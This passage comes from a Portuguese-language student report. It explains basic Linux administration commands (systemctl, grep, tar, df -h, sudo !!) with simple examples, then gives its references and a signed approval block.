sudo systemctl restart NetworkManager
# Habilitar um serviço no boot
sudo systemctl enable apache2
```

### 8.7 grep

**Explicação:** Busca por padrões em arquivos; combine com pipes para filtrar saídas. Indispensável para análise de logs.
**Exemplo prático:**

```
# Buscar 'ERROR' recursivamente em /var/log
grep -R "ERROR" /var/log/
# Mostrar linhas com contexto (2 linhas antes e depois)
grep -nC2 "failed" /var/log/auth.log
```

### 8.8 tar

**Explicação:** Compacta e descompacta arquivos/ diretórios (tar.gz, tar.bz2, etc.). Muito usado para backups e empacotamento.
**Exemplo prático:**

```
# Criar arquivo compactado gz
tar -czvf backup-etc.tar.gz /etc/
# Extrair arquivo
tar -xzvf backup-etc.tar.gz -C /tmp/
```

### 8.9 df -h

**Explicação:** Mostra uso de disco (espaço ocupado/ disponível) em formato legível (human readable).
**Exemplo prático:**

```
# Ver uso de disco por sistema de arquivos
df -h
# Ver uso por inodes (caso disco esteja sem inode livre)
df -i
```

### 8.10 sudo !!

**Explicação:** Comando rápido para repetir o último comando com sudo (economiza digitação).
**Exemplo prático:**

```
# Se você rodou 'apt update' sem sudo:
apt update
# Repetir o último comando com sudo
sudo !!
# Equivalente a: sudo apt update
```




Figura 9: Teste comando *df -h* e *sudo !!*

## Referências

[1] OccupyTheWeb. *Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali*. No Starch Press, San Francisco, 2018.

[2] Willie L. Pritchett and David De Smet. *Kali Linux Cookbook*. Packt Publishing, Birmingham, 2013.

gov.br
Documento assinado digitalmente
JONATAS SANTOS GALVAO
Data: 30/11/2025 18:31:33-0300
Verifique em https://validar.iti.gov.br

| **Assinatura do Aluno** | **Assinatura do Orientador** |
| --- | --- |
| JONATAS SANTOS GALVÃO | Carlos Alberto da Silva |